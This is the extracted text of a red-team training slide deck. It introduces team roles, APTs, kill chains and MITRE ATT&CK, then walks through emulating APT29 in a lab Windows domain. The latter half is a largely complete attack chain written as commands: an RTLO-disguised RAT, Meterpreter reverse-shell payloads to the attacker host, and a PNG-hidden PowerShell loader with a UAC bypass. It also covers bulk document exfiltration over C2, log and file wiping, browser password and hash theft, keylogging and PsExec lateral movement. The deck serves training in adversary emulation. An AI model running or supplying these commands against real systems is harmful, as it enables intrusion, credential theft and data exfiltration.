
AttAckers don’t follow compliAnce stAndArds And certificAtions. – saumil shah
RAVIKUMAR PAGHDAL
Sairam kolluru
REDTEAM
WHO AM I?
Ravikumar Ramesh Paghdal
FATHER
Head of professional services @netsquare
HACKER
TRAINER
Thinker & Poet in Gujrati language
@_Raviramesh
/in/raviramesh
WHO AM I?
Sairam kolluru
Security analyst @netsquare
Red teamer
@Sairam_ravi97
/in/sairam-kolluru-a83b65121
RED TEAM

A red team or team red are a group that plays the role of an enemy or competitor to
provide security feedback from that perspective.
Red teams are used in many fields, especially in cybersecurity, airport security, law
enforcement, the military and intelligence agencies.
PENTEST vs RED TEAM

A penetration test involves ethical hackers trying to break into a computer system,
with no element of surprise.
A red team goes a step further, and adds physical penetration, social engineering, and an
element of surprise.

red team
A red-team assessment is similar to a penetration test, but is more targeted. The goal is to
test the organization's detection and response capabilities. The red team will try to get in
and access sensitive information in any way possible, as quietly as possible.
BLUE team
The blue team (defending team) is aware of the penetration test and is ready to mount a
defense. The blue team is given no advance warning of a red team, and will treat it as a real
intrusion.
PURPLE team
A purple team is the temporary combination of both teams and can provide rapid
information responses during a test. One advantage of purple teaming is that the red team
can launch certain attacks repeatedly, and the blue team can use that to set up detection
software, calibrate it, and steadily increase detection rate.
TEAM
TEAM
TEAM
TEAM

APTs
ADVANCED PERSISTENT THREATS (APTS) is a
stealthy threat actor, typically a nation state or state-
sponsored group, which gains unauthorized access
to a computer network and remains undetected for
an extended period.
In recent times, the term may also refer to non-
state-sponsored groups conducting large-scale
targeted intrusions for specific goals.
Using an abstract term such as APT can create the
impression that all such attacks are technically
sophisticated, advanced, persistent, and malware
driven. Some in the industry have begun to define
APT as malware.
The term Tactics, Techniques, and Procedures (TTP) describes an approach of
analyzing an APT’s operation or can be used as means of profiling a certain threat actor.
❑ The word Tactics is meant to outline the way an adversary chooses to carry out his
attack from the beginning till the end.
❑ Technological approach of achieving intermediate results during the campaign is
described by Techniques the attacker uses.
❑ The organizational approach of the attack is defined by procedures which are used by
the threat actor.
TTPs
Tactics
The behavior of an actor.
A tactic is the highest-level description of the behavior; Tactics of an APT group describe
the way the threat actor operates during different steps of its operation/campaign.
This include tactics of gathering information for initial compromise, conducting the initial
compromise, escalating privileges, performing lateral movement, deploying persistence
measures, etc. example. Discovery, Initial Access, Credential Access, Collection,
Exfiltration….
While some of the APT groups rely on never changing tactics others adapt to different
situations and modify the way they perform the whole or parts of the campaign. Therefore,
difficulty of detection and attribution of a campaign varies accordingly.
Techniques
In order to successfully execute the attack, an APT group usually uses various techniques
during its campaign. These techniques are meant to facilitate the initial compromise,
maintain command and control centers, move within the target’s infrastructure, hide data
exfiltration, etc.
Techniques of the early stages mainly describe tools used for the initial information
gathering and initial compromise. However, techniques in other stage does not necessarily
have to be technological in its nature.
For example, social engineering, while often carried out with the help of certain software
tools, is not technological by its nature and can be as effective in information gathering as a
tool used to collect email addresses from the publicly available resources. In last stage
techniques for exfiltrating data are usually based on encryption and networking technology
as the data being sent to the attacker’s server is initially obfuscated and then sent over a
network via a protocol of attacker’s choice.
Procedures
To perform a successful attack it’s not enough to have good tactics and techniques.
Therefore, a specifically orchestrated tactical move which is carried out by using a set of
techniques is needed. In other words, a special sequence of actions, known as procedures, is
used by APT actors to execute every step in their attack cycle.
example of a more detailed procedure is the execution of the malware. In such a case the
procedure consists of the actions that a malicious program performs in order to fulfill its
purpose.
Target - PPT
CYBER kill chain

Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & control
Actions on objective
Reconnaissance Research, identification, and selection of targets
Pairing remote access malware with exploit into a deliverable payload
(e.g. Adobe PDF and Microsoft Office files)
Transmission of weapon to target (e.g. via email attachments, websites, or USB drives)
Once delivered, the weapon’s code is triggered, exploiting vulnerable applications or
systems
The weapon installs a backdoor on a target’s system allowing persistent access
Outside server communicates with the weapons providing “hands on keyboard access”
inside the target's network.
The attacker works to achieve the objective of the intrusion, which can include
exfiltration or destruction of data, or intrusion of another target
Lockheed Martin adapted this concept to information security, using it as a method for modeling intrusions on a computer
network. However, acceptance is not universal, with critics pointing to what they believe are fundamental flaws in the model.
Unified kill chain

The Unified Kill Chain was developed in 2017 by Paul Pols in collaboration with Fox-IT and
Leiden University to overcome common critiques against the traditional cyber kill chain, by
uniting and extending Lockheed Martin's kill chain and MITRE's ATT&CK framework.
The unified version of the kill chain is an ordered arrangement of 18 unique attack phases that
may occur in end-to-end cyberattack, which covers activities that occur outside and within
the defended network.

3 Weeks In A Bank
PART 2
@sairam_ravi97
# What will you learn..?
o MITRE ATT&CK Framework
o TTP’s
o ATT&CK Navigator & Use Cases
o APT’s
o Breach & attack simulation
o APT Simulation
@sairam_ravi97
MITRE ATT&CK Framework
❑ MITRE
• American not-for-profit organization focusing on R&D in information
security
❑ ATT&CK
• It is a comprehensive tool for understanding adversary’s(attackers)
behaviours.
• It is organized into a matrix form & TTP’s
• It provides a common language and understanding of the tactics and
techniques used by cyber attackers.
• It is a useful tool for cybersecurity professionals and organizations
looking to improve their defences against cyber threats.
@sairam_ravi97

Why MITRE ATT&CK Framework..?
Pyramid of pain
Courtesy David J Bianco
@sairam_ravi97

ATT&CK Navigator
•ATT&CK Navigator is a tool that allows users to visualize the techniques and
tactics used by cyber adversaries.
•It can be used for threat hunting, incident response, and security planning.
•It is available for free and can be accessed via web browser.
URL: ATT&CK® Navigator (mitre-attack.github.io)
KALI:
• cd attack-navigator-4.8.0/nav-app
• ng serve --port 8081 --host 0.0.0.0
Blog: MITRE ATT&CK® – Medium
@sairam_ravi97

TACTICS
• Explains Adversaries objective behind an
action --- WHY?
• Columns in MITRE ATT&CK Matrix are
Tactics
• Example: an adversary may want to achieve
credential access.
@sairam_ravi97

TECHNIQUES
• Explains Adversaries behaviour on HOW? Tactic
is achieved.
• Individual cells in ATT&CK matrix are Techniques
• Example: An adversary may use Phishing to
achieve Initial access
MATRIX TECHNIQUES
PRE-ATT&CK 174
Enterprise 266
Mobile 79
ICS 81
@sairam_ravi97

PROCEDURE
• Explains What? to be used for achieving Technique by adversaries
• Implementation of Technique
• Group & Software
@sairam_ravi97

SUB TECHNIQUE
• Explains a technique in more detailed way

TACTIC: RECONNAISSANCE
• The adversary attempts to collect information that
can be used to plan future operations.
• Use Cases:
• Gathering information actively and passively on
entities for which the adversaries are going to
attack.
@sairam_ravi97

TACTIC: RESOURCE DEVELOPMENT
• The adversary is trying to gather and develop
resources which can support further operations.
• Use Cases:
• Creating Automated scripts for enumerations
• Compromising accounts and establishing new
accounts
• Gathering requirements to get into entities
network.
@sairam_ravi97

TACTIC: INITIAL ACCESS
• The adversary is actively trying to get into network
• Use Cases:
• Accessing and exploiting gateways and public
facing application
• Using valid accounts against VPN
• Compromising vendors supply chains
@sairam_ravi97

TACTIC: EXECUTION
• The adversary is trying to run malicious codes into active
machines
• Use Cases:
• Testing for entities malicious behaviour detections
capabilities
• Testing for entities environment for execution
capabilities
@sairam_ravi97

TACTIC: PERSISTENCE
• The adversary is trying to maintain access for a very
long periods
• Use Cases:
• Creating/modifying accounts in entities infra
• Modifying machine services
@sairam_ravi97

TACTIC: PRIVILEGE ESCALATION
• The adversary is trying to gain higher level privileges
• Use Cases:
• Modifying account attributes
• Exploiting vulnerabilities for privilege escalation
• Exploiting Domain Policy to gain more permissions
@sairam_ravi97

TACTIC: DEFENCE EVASION
• The adversary is trying to avoid detection
• Use Cases:
• Encoding payloads
• Removing indicators
• Carrying out fileless executions
@sairam_ravi97

TACTIC: CREDENTIAL ACCESS
• The adversary is trying to steal account names and
passwords
• Use Cases:
• Brute Forcing for passwords
• Getting Cached Credentials
@sairam_ravi97

TACTIC: DISCOVERY
• The adversary is trying to understand internal
environment
• Use Cases:
• Identifying Domain trusts
• Identifying Sensitive servers
• Identifying cloud infra
@sairam_ravi97

TACTIC: LATERAL MOVEMENT
• The adversary is trying to move through the
environment
• Use Cases:
• Internal Sphere Phishing
• Exploiting machines which are accessible
@sairam_ravi97

TACTIC: COLLECTION
• The adversary is trying to gather data that can be used
against entity
• Use Cases:
• Collecting mails data
• Collecting sensitive reports
@sairam_ravi97

TACTIC: COMMAND & CONTROL
• The adversary is trying to communicate with
compromised system and control it
• Use Cases:
• Setting up and C2 communication
• Identifying proxies and routing traffic from
organisation
@sairam_ravi97

TACTIC: EXFILTERATION
• The adversary is trying to steal data
• Use Cases:
• Transfer data out of Entity environment
• Bypassing DLP solutions
@sairam_ravi97

TACTIC: IMPACT
• The adversary is trying to manipulate , corrupt or
destroy systems
• Use Cases:
• Corrupting/wiping systems
• Shutting Down systems
@sairam_ravi97
@sairam_ravi97
ADVANCED PERSISTENT THREAT (APT)
ELEMENTS OF APT
ADVANCED
• Use of Advanced techniques
PERSISTENT
• Remain in system for long periods
• Low & Slow
THREAT
• Agenda of stealing data
CHARACTERESTICS
❑ Don’t destroy systems
❑ Don’t interrupt normal operations
❑ Try to stay hidden and keep stolen data flowing
@sairam_ravi97

BREACH & ATTACK SIMULATION (BAS)
•BAS is a proactive approach to security testing, as it allows
organizations to identify and address potential vulnerabilities
•It simulates various types of attacks,
such as phishing, malware, and network
breaches, to test an organization's
defences.
•It can be used to test the effectiveness
of security controls
•It can help organizations identify and
prioritize vulnerabilities
@sairam_ravi97
BREACH & ATTACK SIMULATION (BAS)
SIMULATING APT( THREAT GROUP APT29)
o APT29 is well-resourced cyber threat actor whose collection objectives
appear to align with the interests of the Russian Federation.
o The group is reported to have been operating as early as 2008
o Have logged operational successes as recently as 2020
o As per public Sources, APT29 can attack in 2 scenarios
▪ Scenario -1 : RAT to escalation and maintain persistence over
machines
▪ Scenario –2: Slower and stealthier to domain compromise using same
persistence as scenario -1
@sairam_ravi97

1. 3 targets
1. 1 domain controller and 2 workstations
2.All Windows OS (tested and executed against Win10
1903)
3.Domain joined
4.Same local administrator account on both Windows
workstations
2.Google Chrome Web Browser must be available on one of
the victim workstations
3. KALI attacker
APT29 Infrastructure
@sairam_ravi97
MACHINE IP ADDRESS
ATTACKER -KALI 192.168.0.5/
4
DOMAIN CONTROLLER
DC01
192.168.66.
10
VICTIM-1/WIN10-01 DHCP
VICTIM-2/WIN10-02 DHCP
@sairam_ravi97

APT29 Virtual Infrastructure Setup
Requirements:
1. VMWare Workstation
2. Minimum 12GB RAM
3. VM Machines
1. KALI –ATTACKER
2. DC01 – Domain Controller
3. WIN10-01 – Victim 01
4. WIN10-02 – Victim 02
SETUP RULES:
1. Edit NAT Network to 192.168.0.0/24
2. EDIT Host-Only Network to 192.168.66.0/24
3. Update MAC Address for VM’s before starting

APT29 Virtual Infrastructure Setup
Domain – 192.168.66.xx
Internet NAT- 192.168.0.XX
VICTIM -1 WIND10-01
Internet NAT – 192.168.0.5&4
Domain – 192.168.66.xx
Internet NAT- 192.168.0.XX
VICTIM -2 WIND10-02
Domain – 192.168.66.10
Domain Controller
Attacker
@sairam_ravi97

APT29 INITIAL BREACH
PAYLOAD GENERATION:
• sudo docker run --rm -it -p 1234:1234 docker-
pupy python pupysh.py
• gen -o cod.3aka3.scr -f client -O windows -A
x64 connect -t ec4 --host 192.168.0.5:1234
• Copy the Generated file cod.3aka.scr to
windows machine
• Windows key and type 'Character Map'; select
open
• Scroll to the RTLO character (U+202E)
• Select the RTLO character, then click "select",
then click "copy"
• Right Click cod.3aka.scr, then click rename
• Move cursor to beginning of filename. Press "ctrl-
v" to paste RTLO character, and hit "enter" to save
the rename.
• The file should now be named "rcs.3aka3.doc"
@sairam_ravi97
APT29 - INITIAL BREACH
@sairam_ravi97
1. Fire up Kali and paste below payload to open Pupy C2
sudo docker run --rm -it -p 1234:1234 -v "/home/kali/Desktop/APT-
29_Payloads:/opt/payloads:" docker-pupy python pupysh.py
2. Listen on port 1234 by using below payload in Pupy shell
listen –a ec4
User Execution: Malicious File (T1204 / T1204.002)
1. Login to Victim Workstation 1 Win10-01
2. Double click 3aka3.doc file on desktop (payload generated from pupy)
Command and Scripting Interpreter: PowerShell (T1086 / T1059.001)
1. From Pupy C2 server:
1. Shell
2. (cmd)Powershell
APT29 – Rapid Collection & Exfiltration
@sairam_ravi97
Collection (T1119, T1005, T1002 / T1560.001)
1. Paste the following PowerShell 1-liner into the Pupy terminal:
$env:APPDATA;$files=ChildItem -Path $env:USERPROFILE -Include
*.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*
.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*lo
gin*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction
SilentlyContinue | Select -ExpandProperty FullName; Compress-
Archive -LiteralPath $files -CompressionLevel Optimal -
DestinationPath $env:APPDATADraft.Zip –Force
2. (Powershell) exit
3. (Cmd) exit
Exfiltration Over C2 Channel (T1041)
1. [Pupy]>> download "C:Usersnsa1AppDataRoamingDraft.Zip"
APT29 – Deploy Stealth Toolkit
@sairam_ravi97

PAYLOAD GENERATION
1. Open another terminal in kali
2. Generate a PowerShell-formatted Meterpreter payload:
msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.0.5 LPORT=443 --format psh -o meterpreter.ps1
3. Transfer meterpreter.ps1 to Windows attack platform; embed
meterpreter.ps1 into a PNG file using Invoke-PSImage
(https://github.com/peewpw/Invoke-PSImage):
1. Import-Module .Invoke-PSImage.ps1
2. Invoke-PSImage -Script .meterpreter.ps1 -Out .monkey.png
APT29 – Deploy Stealth Toolkit
@sairam_ravi97
Ingress Tool Transfer (T1105)
1. Open another terminal in kali
2. Open Metasploit console
Sudo msfdb init && msfconsole
3. Start a windows reverse https handler on port 443
(msf)> handler -H 0.0.0.0 -P 443 -p
windows/x64/meterpreter/reverse_https
4. Come back to Pupy terminal and upload monkey.png file
[Pupy]> upload "/opt/payloads/monkey.png"
"C:Usersnsa1Downloadsmonkey.png“
APT29 – Deploy Stealth Toolkit
@sairam_ravi97
Abuse Elevation Control Mechanism: Bypass User Access Control
(T1088 / T1548.002)
5. From Pupy shell type below
o [pupy]> shell
o [cmd]> powershell
o [powershell]>
• New-Item -Path HKCU:SoftwareClasses -Name Folder -Force;
• New-Item -Path HKCU:SoftwareClassesFolder -Name shell -
Force;
• New-Item -Path HKCU:SoftwareClassesFoldershell -Name
open -Force;
• New-Item -Path HKCU:SoftwareClassesFoldershellopen -
Name command -Force;
APT29 – Deploy Stealth Toolkit
@sairam_ravi97
Abuse Elevation Control Mechanism: Bypass User Access Control
(T1088 / T1548.002)
6. From Pupy powershell type below
• Set-ItemProperty -Path
"HKCU:SoftwareClassesFoldershellopencommand" -Name
"(Default)“
• When prompted for value:
• powershell.exe -noni -noexit -ep bypass -window hidden -c "sal a
New-Object;Add-Type -AssemblyName 'System.Drawing'; $g=a
System.Drawing.Bitmap('C:Usersnsa1Downloadsmonkey.png')
;$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x
in(0..639)){$p=$g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($
p.B-band15)*16)-bor($p.G-
band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetSt
ring($o[0..3932]))"
APT29 – Deploy Stealth Toolkit
@sairam_ravi97
Abuse Elevation Control Mechanism: Bypass User Access Control
(T1088 / T1548.002)
7. From Pupy powershell type below
• Set-ItemProperty -Path
"HKCU:SoftwareClassesFoldershellopencommand" -Name
"(Default)“
• When prompted for value:
• powershell.exe -noni -noexit -ep bypass -window hidden -c "sal a
New-Object;Add-Type -AssemblyName 'System.Drawing'; $g=a
System.Drawing.Bitmap('C:Usersnsa1Downloadsmonkey.png')
;$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x
in(0..639)){$p=$g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($
p.B-band15)*16)-bor($p.G-
band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetSt
ring($o[0..3932]))“
• Set-ItemProperty -Path
"HKCU:SoftwareClassesFoldershellopencommand" -Name
"DelegateExecute" –Force
• When prompted for Value: press Enter
APT29 – Deploy Stealth Toolkit
@sairam_ravi97
Abuse Elevation Control Mechanism: Bypass User Access Control
(T1088 / T1548.002)
8. From Pupy PowerShell type below
• [Powershell]> Exit
• [cmd]> %windir%system32sdclt.exe
• [cmd]> powershell
• Check the Metasploit console for reverse shell
Modify Registry (T1112)
1. From Pupy PowerShell type below
• [powershell]> Remove-Item -Path HKCU:SoftwareClassesFolder* -
Recurse –Force
• [powershell]> exit
• [cmd]> exit
APT29 – Defence evasion & Discovery
@sairam_ravi97
Ingress Tool Transfer (T1105)
1. From Metasploit console log into console
• [msf]> sessions
• [msf]> sessions –i 1
2. Upload sysinternal tools to Downloads folder
• [msf]> upload ~/Desktop/APT-29_Payloads/SysinternalsSuite.zip
"C:Usersnsa1DownloadsSysinternalsSuite.zip“
3. Open powershell console from msfconsole
• [msf]> execute -f powershell.exe -i –H
4. Extract the uploaded zip file using powershell
• [msf (powershell)]> Expand-Archive -LiteralPath
"$env:USERPROFILEDownloadsSysinternalsSuite.zip" -
DestinationPath "$env:USERPROFILEDownloads“
5. Copy data to Program files
• [msf (powershell)]> if (-Not (Test-Path -Path "C:Program
FilesSysinternalsSuite")) { Move-Item -Path
$env:USERPROFILEDownloadsSysinternalsSuite -Destination
"C:Program FilesSysinternalsSuite" }
• [msf (powershell)]> cd "C:Program FilesSysinternalsSuite"
APT29 – Defence evasion & Discovery
@sairam_ravi97
Indicator Removal on Host: File Deletion (T1107 / T1070.004)
1. Stop PUPY RAT from victim
• [msf (powershell)]> Get-Process
• [msf (powershell)]> Stop-Process -Id <rcs.3aka3.doc PID> -Force
• PUPY terminal can be closed now
2. Removal of indicators
• [msf (powershell)]> Gci $env:userprofileDesktop
• [msf (powershell)]> .sdelete64.exe /accepteula
"$env:USERPROFILEDesktop?cod.3aka3.scr"
• [msf (powershell)]> .sdelete64.exe /accepteula
"$env:APPDATADraft.Zip"
• [msf (powershell)]> .sdelete64.exe /accepteula
"$env:USERPROFILEDownloadsSysinternalsSuite.zip“
3. Import custom powershell script for discovery
• [msf (powershell)]> Move-Item .readme.txt readme.ps1
• [msf (powershell)]> . .readme.ps1
Discovery (T1016, T1033, T1063 / T1518.001, T1069, T1082, T1083)
1. [msf (powershell)]> Invoke-Discovery
APT29 – PERSISTENCE
@sairam_ravi97
Create or Modify System Process: Windows Service (T1031 / T1543.003)
1. Create a persistence method by adding a system process to startup
1. [msf (powershell)]> Invoke-Persistence -PersistStep 1
2. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
1. [msf (powershell)]> Invoke-Persistence -PersistStep 2
APT29 – CREDENTIAL ACCESS
@sairam_ravi97
Credentials from Password Stores: Credentials from Web Browsers
(T1003 / T1555.003)
1. Execute chrome-password collector(adnan-alhomssi/chrome-passwords:
Recover locally saved passwords on Google Chrome. (github.com)):
1. [msf (powershell)]> & "C:Program
FilesSysinternalsSuiteaccesschk.exe“
Unsecured Credentials: Private Keys (T1145 / T1552.004)
1. Steal PFX certificate:
1. [msf (powershell)]> Get-PrivateKeys
2. [msf (powershell)]> Exit
OS Credential Dumping: Security Account Manager (T1003 / T1003.002)
1. Dump password hashes:
1. [msf]> run post/windows/gather/credentials/credential_collector
APT29 – COLLECTION & EXFILTERATION
@sairam_ravi97
User Monitoring (T1113, T1115, T1056 / T1056.001)
1. Open Powershell from msfconsole
1. [msf]> execute -f powershell.exe -i –H
2. [msf (powershell)]> cd "C:Program FilesSysinternalsSuite“
3. [msf (powershell)]> Move-Item .psversion.txt psversion.ps1
4. [msf (powershell)]> . .psversion.ps1
5. [msf (powershell)]> Invoke-ScreenCapture;Start-Sleep -Seconds
3;View-Job -JobName "Screenshot“
6. [msf (powershell)]> Get-Clipboard
7. [msf (powershell)]> Keystroke-Check
8. [msf (powershell)]> Get-Keystrokes;Start-Sleep -Seconds 15;View-Job
-JobName "Keystrokes“
9. [msf (powershell)]> View-Job -JobName "Keystrokes“
10. [msf (powershell)]> Remove-Job -Name "Keystrokes" –Force
11. [msf (powershell)]> Remove-Job -Name "Screenshot" –Force
Compression and Exfiltration (T1048, T1002, T1022 / T1560.001)
1. [msf (powershell)]> Invoke-Exfil
APT29 – Lateral Movement
@sairam_ravi97

PAYLOAD GENERATION
1. Create python reverse http payload
1. msfvenom -p python/meterpreter/reverse_https LHOST=<attacker IP>
LPORT=8443 -o python.py
2. Copy python.py file to Windows machine and setup
pyinstaller(https://pypi.org/project/PyInstaller/)
1. Pip install pyinstaller
3. Download upx (https://github.com/upx/upx)
1. Navigate to folder location where python.py is copied and use below
command to generate python.exe
2. pyinstaller –F python.py –oneline –upx-dir /upx-4.0.1-win64
APT29 – Lateral Movement
@sairam_ravi97
Remote Services: Windows Remote Management (T1021 / T1021.006)
1. List computers attached to domain
1. [msf (powershell)]> Ad-Search Computer Name *
2. [msf (powershell)]> Invoke-Command -ComputerName Wind10-02 -
ScriptBlock { Get-Process -IncludeUserName | Select-Object
UserName,SessionId | Where-Object { $_.UserName -like
"*$env:USERNAME" } | Sort-Object SessionId -Unique } | Select-Object
UserName,SessionId
Ingress Tool Transfer (T1105)
1. Start a new instance of Metasploit, and spawn a Metasploit handler:
1. Sudo msfconsole
2. [msf]> handler -H 0.0.0.0 -P 8443 -p
python/meterpreter/reverse_https
2. Back to 1st Metasploit console
1. [msf (powershell)]> Invoke-SeaDukeStage -ComputerName Wind10-02
System Services: Service Execution (T1035 / T1569.002)
1. Execute seaduke remotly via psexec
1. [msf (powershell)]> .PsExec64.exe -accepteula Wind10-02 -u
"nsconnsa2" -p Pass@123 -i 0 "C:WindowsTemppython.exe"
APT29 – Collection
@sairam_ravi97
• Once Reverse shell is received on 2nd msfconsole
Ingress Tool Transfer (T1105)
1. [msf]> sessions
2. [msf]> sessions –I 1(session id)
3. [msf]> upload "/home/kali/Desktop/APT-29_Payloads/Seaduke/rar.exe"
"C:WindowsTempRar.exe"
4. [msf]> upload "/home/kali/Desktop/APT-
29_Payloads/SysinternalsSuite/sdelete64.exe"
"C:WindowsTempsdelete64.exe“
Collection and Exfiltration (T1005, T1041, T1002, T1022 / T1560.001)
1. [msf]> execute -f powershell.exe -i –H
2. [msf(powershell)]> $env:APPDATA;$files=ChildItem -Path
$env:USERPROFILE -Include
*.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.r
ar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*
sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue |
Select -ExpandProperty FullName; Compress-Archive -LiteralPath $files -
CompressionLevel Optimal -DestinationPath $env:APPDATAworking.zip –
Force
APT29 – Collection
@sairam_ravi97
Collection and Exfiltration (T1005, T1041, T1002, T1022 / T1560.001)
1. [msf(powershell)]> cd C:WindowsTemp
2. [msf(powershell)]> .Rar.exe a -hpfGzq5yKw
"$env:USERPROFILEDesktopworking.zip" "$env:APPDATAworking.zip“
3. [msf(powershell)]> Exit
4. [msf]> download "C:Usersnsa2Desktopworking.zip“
Indicator Removal on Host: File Deletion (T1107 / T1070.004)
1. [msf]> shell
2. [msf (shell)]> cd "C:WindowsTemp“
3. [msf (shell)]> .sdelete64.exe /accepteula "C:WindowsTempRar.exe“
4. [msf (shell)]> .sdelete64.exe /accepteula
"C:Usersnsa2AppDataRoamingworking.zip“
5. [msf (shell)]> .sdelete64.exe /accepteula
"C:Usersnsa2Desktopworking.zip"
6. [msf (shell)]> del "C:WindowsTempsdelete64.exe“
7. [msf (shell)]> exit
8. [msf]> exit
9. Exit
10. This shall close meterpreter session from 2nd victim
APT29 – PERSISTENCE EXECUTION
@sairam_ravi97
